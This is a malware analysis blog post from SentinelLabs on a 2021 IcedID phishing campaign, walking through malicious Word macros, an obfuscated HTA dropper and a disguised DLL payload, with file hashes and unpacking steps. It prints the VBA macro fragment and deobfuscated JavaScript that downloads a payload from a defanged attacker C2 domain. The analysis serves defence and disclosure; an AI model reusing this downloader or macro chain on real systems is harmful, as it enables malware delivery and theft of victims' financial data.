Evasive Maneuvers | Massive IcedID Campaign Aims For Stealth with Benign Macros - SentinelLabs

By Marco Figueroa

Published: 2021-06-24 · Archived: 2026-04-10 03:11:36 UTC

Executive Summary

- SentinelLabs has uncovered a recent IcedID campaign and analyzed nearly 500 artifacts associated with the attacks.
- IcedID Office macro documents use multiple techniques in an attempt to bypass detection.
- To further obfuscate the attack, data embedded in the document itself is used by the malicious macro. Analyzing only the macro provides an incomplete view of the attack.
- The HTA dropper embedded in the document is obfuscated JavaScript, which executes in memory and utilizes additional techniques to evade AV/EDR.

Overview

Many security researchers thought that IcedID would be the successor to Emotet after the coordinated takedown of Emotet malware in early 2021 by law enforcement agencies. IcedID (*aka* BokBot) was designed as a banking trojan targeting victims' financial information and acting as a dropper for other malware. Initially discovered in 2017, IcedID has become a prominent component in financially-driven cybercrime. The malware is primarily spread via phishing emails typically containing Office file attachments. The files are embedded with malicious macros that launch the infection routine, which retrieves and runs the payload.

In May 2021, SentinelLabs observed a new campaign delivering IcedID through widespread phishing emails laced with poisoned MS Word attachments that use a simple but effective technique to avoid suspicion. This ongoing IcedID campaign attempts to gain a foothold on the victim's machine through a crafted Word doc in which the embedded macro itself does not contain any malicious code.


Just like a genuine macro, the IcedID macro operates on the content of the document itself. In this case, that content includes obfuscated JavaScript code. This simple technique helps to evade many automated static and dynamic analysis engines since the content's malicious behavior is dependent upon execution through an MS Office engine.

The obfuscated JavaScript is responsible for dropping a Microsoft HTML Application (HTA) file to `C:UsersPublic`. The macro then employs Internet Explorer's `mshta.exe` utility to execute the HTA file. This second stage execution reaches out to the attacker's C2 and downloads a DLL file with a .jpg extension to the same Public folder. The HTA file calls `rundll32` to execute this payload, which serves to collect and exfiltrate user data to the attacker's C2.

Below we present further technical details of this recent campaign from examination of almost 500 artifacts.

Technical Analysis

The IcedID phishing email contains what looks like an innocuous enough Word attachment. As expected with these kinds of malware operations, opening the document prompts the user to enable editing and then ‘Enable content’.




Targets are prompted to enable macros when opening the maldoc

What is unexpected is that the macro itself is uninteresting.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<wne:vbaSuppData xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas"
    xmlns:cx="http://schemas.microsoft.com/office/drawing/2014/chartex"
    xmlns:cx1="http://schemas.microsoft.com/office/drawing/2015/9/8/chartex"
    xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" xmlns:o="urn:schemas-microsoft-com:office:office"
    xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships"
    xmlns:m="http://schemas.openxmlformats.org/officeDocument/2006/math" xmlns:v="urn:schemas-microsoft-com:vml"
    xmlns:wp14="http://schemas.microsoft.com/office/word/2010/wordprocessingDrawing"
    xmlns:wp="http://schemas.openxmlformats.org/drawingml/2006/wordprocessingDrawing" xmlns:w10="urn:schemas-microsoft-com:office:word"
    xmlns:w="http://schemas.openxmlformats.org/wordprocessingml/2006/main" xmlns:w14="http://schemas.microsoft.com/office/word/2010/wordml"
    xmlns:w15="http://schemas.microsoft.com/office/word/2012/wordml"
    xmlns:w16se="http://schemas.microsoft.com/office/word/2015/wordml/symex"
    xmlns:wpg="http://schemas.microsoft.com/office/word/2010/wordprocessingGroup"
    xmlns:wpi="http://schemas.microsoft.com/office/word/2010/wordprocessingInk"
    xmlns:wne="http://schemas.microsoft.com/office/word/2006/wordml"
    xmlns:wps="http://schemas.microsoft.com/office/word/2010/wordprocessingShape" mc:Ignorable="w14 w15 w16se
    wp14"><wne:docEvents><wne:eventDocOpen/></wne:docEvents><wne:mcds><wne:mcd wne:macroName="PROJECT.LOCALSELECTVARIABLE.MAIN"
    wne:name="Project.localSelectVariable.main" wne:bEncrypt="00" wne:cmg="56"/><wne:mcd wne:macroName="PROJECT.THISDOCUMENT.DOCUMENT_OPEN"
    wne:name="Project.ThisDocument.Document_Open" wne:bEncrypt="00" wne:cmg="56"/><wne:mcd
    wne:macroName="PROJECT.CAPTIONOPTIONVB.CLEARBORDER" wne:name="Project.captionOptionVb.clearBorder" wne:bEncrypt="00"
    wne:cmg="56"/></wne:mcds></wne:vbaSuppData>
```

The VBA macros contained in the document

In this case, the malicious code is found within the document itself, reversed JavaScript that is then base64 encoded.



Obfuscated code in the document.xml

The MS Word macro writes this code out as an HTA file to `C:UsersPublic`. While this ensures success in terms of user permissions, arguably this is an operational mistake from the attacker's side in the sense that this folder is a location generally monitored by security products.

The HTA code is executed by the macro using the `GetObject()` and `Navigate()` functions. This behavior is a "VB Legacy" technique that conforms to how older Office macro files behave.


```
title = ActiveDocument.BuiltInDocumentProperties("title")
End Function
Function mainCountList()
mainCountList = ActiveDocument.BuiltInDocumentProperties("subject") & ""
End Function
Sub clearBorder()
Open title For Output As #1
Print #1, ActiveDocument.Range.Text
Close #1
On Error Resume Next
GetObject(mainCountList & "").Navigate title

End Sub
```

Part of the VBA code embodied in the Word Document

Once the HTA code is running, it deobfuscates the JavaScript code in-memory and utilizes two additional techniques in an attempt to evade AV/EDR security controls:

- The HTA file contains `msscriptcontrol.scriptcontrol` COM component, which is used to execute interactively with JavaScript.

- The code calls JavaScript functions from VBScript code within the HTA. This technique also confuses different code and activity tracking engines within certain endpoint security products.




HTA file dropped in the Public folder

Below is the deobfuscated and 'beautified' version of the code from the HTA file.

```
var memoryVb = new ActiveXObject("msxml2.xmlhttp");
memoryVb.open("GET", "hxxp[:]//awkwardmanagement2013z[.]com/adda/hMbq4kHp63r/qv2KrtCyxsQZG2qnnjAyyS2
memoryVb.send();
if (memoryVb.status == 200) {

        try {
                var rightClass = new ActiveXObject("adodb.stream");
                rightClass.open;
                rightClass.type = 1;
                rightClass.write(memoryVb.responsebody);
                rightClass.savetofile("c:userspublicsizeTempStruct.jpg", 2);
                rightClass.close;
        } catch (e) {}
}
```

The code initializes an MSXML2.XMLHTTP request and specifies the method, URL, and authentication information for the request. If the URL responds with a status code of 200, the code proceeds by downloading the remote file with a ".jpg" file extension. Unsurprisingly, the file is not what it pretends to be.

Looking at related domains by the same actor shows the breadth of activity. When tracking this campaign, the domain `mappingmorrage[.]top` had numerous duplicates of the ".jpg" file and the second stage binary associated with this campaign. Multiple file names are used such as "sizeQuery.jpg", "sizeTempStruct.jpg", "tmpSizeLocal.jpg" and so on.



DETECTION DETAILS LINKS RELATIONS SUBMISSIONS COMMUNITY


Communicating Files

Scanned	Detections	Type	Name
2021-06-01	29 / 69	Win32 DLL	024bbfcfd483a0843d9bccf8c561aa7bdf461be504a75bc78d08e5817d9c6764
2021-06-02	33 / 69	Win32 DLL	059c21104ac918076918154d2895dc49db5beedae3cac62799ee3694c049ab13
2021-05-28	31 / 69	Win32 DLL	sizeQuery.jpg
2021-05-31	40 / 69	Win32 DLL	99c140af4f02592ff6a485bb0a630230.virus
2021-05-28	23 / 69	Win32 DLL	0e709d70098369b06b9a20c744c1e0947ce8f6c57dab421953d7bd52d639eee4
2021-05-31	35 / 69	Win32 DLL	ba07a40c4fd75a63f3ddd32dbb18aafff.virus
2021-06-01	43 / 69	Win32 DLL	165b4c765019994d9e15252cf131d10d16d3a28110f341d281cafcd182e7e466
2021-05-31	30 / 68	Win32 DLL	179adbdddc60f1eb70fc75f3e2ef97dd5cbdc1ed33e1d6f7425645c34f86b2aa
2021-05-24	37 / 69	Win32 DLL	1a94a8a03baf2f2142b9d24a47dd9b6567c0a4deca1f3cd6d6805c3ef7900655
2021-05-27	28 / 69	Win32 DLL	stage_2.bin
2021-05-27	33 / 69	Win32 DLL	93f2c02fca8ebac2d3ecda2b3433dcd2.virus
2021-06-01	42 / 69	Win32 DLL	206dda3c0263b5f6ee10ded5a6101628705c36158214c2366de7afd16028833f
2021-06-03	36 / 62	Win32 DLL	tmpSizeLocal.jpg
2021-05-24	36 / 69	Win32 DLL	24f7aaf2bcc7c87e0a8dfb5fd6fbd7626a37fea946cdff9018cf655ba9cc74ec
2021-05-27	40 / 66	Win32 DLL	xiwa5
2021-06-03	45 / 69	Win32 DLL	sizeTempStruct.jpg
2021-05-30	39 / 69	Win32 DLL	2deb152b97d7aaf9ba7129e7fedb59845535f856fcd6ff49bbc1f0afc302f75d
2021-06-04	34 / 68	Win32 DLL	30f9f6b1b6e37477070d73bb964e95df8ae10b358a72c240ca3f2cc9e56992ec
2021-06-01	38 / 69	Win32 DLL	41e035e414b28da198cb263b6d2d8ada513655504cfbd43588b66705f654b8ba
2021-06-01	40 / 69	Win32 DLL	4f2f9809b025a6fcdca5bd650825c81ac29e5558e2eb5929f72e51c2c44e1d39
2021-05-27	33 / 69	Win32 DLL	fb62e558eaa32791f082023f2d09791e.virus
2021-05-30	40 / 69	Win32 DLL	5ea941db3f8d9d3c52b894741b440c0d7811395bf5693c89121766376dfc716b
2021-05-27	25 / 68	Win32 DLL	60c9a714720d20331489027337d24451900e8860ef5064e9c0d348dd2a9d5832
2021-06-03	40 / 63	Win32 DLL	60e48db39e6004701d16051cbdd5b46c1ceb4763966dffcc71f60b6106c881a3
2021-05-28	30 / 68	Win32 DLL	633d85eaed60bf9b0c6e60af62e01f66fd3154547e5df6d0e7e32d343fe553ce
2021-06-02	34 / 69	Win32 DLL	65e48b1259470206ba85cca5d08f2060982b4e7070348731fa9b36ca813e63e1
2021-05-28	28 / 69	Win32 DLL	682c8f43548fe784db54d229492e7f67df94c79ed421bceabd4006b25dc0e8e6
2021-05-24	38 / 69	Win32 DLL	68de02f6bf49be6b8be57625ed55633b3c6649ea6048226f953c0711f56aaeec
2021-05-24	34 / 69	Win32 DLL	e62744911486e0b31da23cb46392d219.virus
2021-05-31	42 / 69	Win32 DLL	6d801b1357e290cf6f73bc1381339415de1f5b3b3d6576fa9a404fcc1aeeea9f
2021-05-28	30 / 68	Win32 DLL	6de9aab8b9d78c54d2bf8bf21001fb21a64d3bb312cc1aefbe1764c4ed909055
2021-06-03	46 / 69	Win32 DLL	textMemTmp.jpg
2021-06-03	45 / 69	Win32 DLL	sizeTempStruct.jpg
2021-05-27	34 / 69	Win32 DLL	payload_1.bin
2021-06-03	44 / 69	Win32 DLL	tableW.jpg
2021-05-28	30 / 69	Win32 DLL	7a429d9b2e96dcf3d24057a3e345d1906fada148453e11b68435d94d926cc029
2021-05-28	38 / 69	Win32 DLL	7d195e64fa032a7829050af212d9cce58a7cee273f5777991840eb73b8ab121d
2021-05-31	40 / 69	Win32 DLL	e95c717e12b71752414b72f2182f7b51.virus
2021-05-24	36 / 69	Win32 DLL	91b4a6cae5bee72b90b697ba4eec0745f562ee9315230bcbb87b58820a86c7e7
2021-05-31	42 / 67	Win32 DLL	1773beef6760af7aacbc0f5a0dd73f26.virus

IcedID related files on VirusTotal


IcedID JPG/DLL

Changing file extensions is a common, if unsophisticated, technique aimed at evasion. In this case, the ".jpg" file is actually a DLL. Analysis of the file's exports reveals the `DLLRegisterServer` function, which is an obvious candidate for the initial installer of the IcedID malware.



PE Studio

To unpack this binary, we can load `rundll32.exe` in xdbg64 and use the command line option to specify the exported function in `sizeTeamStruct.dll`, as shown in the screenshot below.




Loading rundll + DLL with the exported function

To get to the packed binary, we need to add a breakpoint on `VirtualAlloc` and execute the **run** command until the breakpoint is hit. We want to look for the call that is responsible for allocating memory in the address space and dump the binary from the address location.

Unpacked IcedID

